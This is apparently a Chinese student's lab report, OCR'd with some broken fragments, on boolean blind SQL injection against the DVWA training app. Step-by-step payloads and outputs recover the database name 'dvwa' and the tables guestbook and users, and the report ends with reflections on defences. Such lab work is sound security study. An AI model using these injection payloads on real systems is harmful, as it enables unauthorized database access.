
```
ID: 1' and Ascii(Substr(database(),1,1))<109 #
First name: admin
Surname: admin
```

11.输入1' and Ascii(Substr(database(),1,1))<103 #，Ascii小于103




```
ID: 1' and Ascii(Substr(database(),1,1))<103 #
First name: admin
Surname: admin
```

12.Ascii不小于100




```
bstr(database(),1,1))<100 #
```

13.Ascii为100



```
ID: 1’ and Ascii(Substr(database(),1,1))=100 #
First name: admin
Surname: admin
```

14.输入1' and Substr(database(),1,1)=‘d’ #




```
Substr(database(),1,1)=‘d’ #
```

```
ID: 1’ and substr(database(),1,1)=’d’ #
First name: admin
Surname: admin
```


http://www.securiteam.com/securityreviews/5DP0N1F
http://en.wikipedia.org/wiki/SQL_injection

15.成功输出，说明第一个字为d




```
ID: 1' and substr(database(),1,1)='d' #
First name: admin
Surname: admin
```

16.输入1' and Substr(database(),2,1)=v' #




```
ID: 1' and substr(database(),1,1)='d' #
First name: admin
Surname: admin
```

17.成功输出，说明第二个字为v




```
ID: 1' and substr(database(),2,1)='v' #
First name: admin
Surname: admin
```

18.输入1' and Substr(database(),3,1)=w' #




```
ID: 1' and substr(database(),3,1)='w' #
First name: admin
Surname: admin
```

19.成功输出，说明第三个字为w



```
ID: 1' and substr(database(),4,1)='a' #
First name: admin
Surname: admin
```


20.输入1' and Substr(database(),4,1)=a' #



e_schema=database())=1 #

```
ID: 1' and substr(database(),4,1)='a' #
First name: admin
Surname: admin
```


21.成功输出，说明第三个字为a



22.综上所述，数据库的名字为dvwa


四、盲猜数据库表名字

1.输入1' and (select count(table_name)from information_schema.tables where table_schema=database())=2 #




```
e_schema=database())=2 #
```

2.成功输出，说明数据库有两张表



```
ID: 1' and (select count(table_name)from information_schema.tables where table_schema=database())=2 #
First name: admin
Surname: admin
```


3.输入1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #



```
database() limit 0,1),1))=9 #
```

```
ID: 1' and (select count(table_name)from informat
First name: admin
Surname: admin
```


4.成功输出，说明第一张表名字有9个字符



```
ID: 1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
First name: admin
Surname: admin
```

5.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='g'


6.成功输出，说明第一张表第一个字为g



```
ID: 1’ and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)=’g’ #
First name: admin
Surname: admin
```


7.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='u'

8.成功输出，说明第一张表第二个字为u




```
ID: 1’ and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1)=’u’ #
First name: admin
Surname: admin
```

9.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,9)='guestbook'




limit 0,1),1,9)='guestbook' #

10.成功输出，说明第一张表叫guestbook



```
ID: 1’ and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,9)=’guestbook’ #
First name: admin
Surname: admin
```


11.输入1' and substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,5)='users'



User ID:

ıse() limit 1,1),1,5)='users' #

12.成功输出，说明第二张表叫users



```
ID: 1' and substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,5)='users' #
First name: admin
Surname: admin
```

13.综上所述，数据库有两张表，分别叫guestbook和users

心得体会：

通过参与本次软件安全实验，我对SQL注入攻击的原理和防御策略有了更为深刻的认识。在DVWA平台上进行的SQL盲注实验，让我亲身体验了攻击者如何巧妙地利用SQL注入漏洞来推测数据库的结构和敏感信息。实验中，我通过手工构造SQL语句，运用布尔逻辑等技术手段，逐步揭示了数据库名、表名和字段信息，这个过程极大地锻炼了我的逻辑思维和问题解决能力。

实验不仅让我体会到了攻击者获取信息的巧妙手段，也让我深刻认识到Web应用安全防护的重要性。我学到了如何通过输入验证、参数化查询等安全措施来加固Web应用，防止SQL注入攻击，这些知识对于我有重要的意义。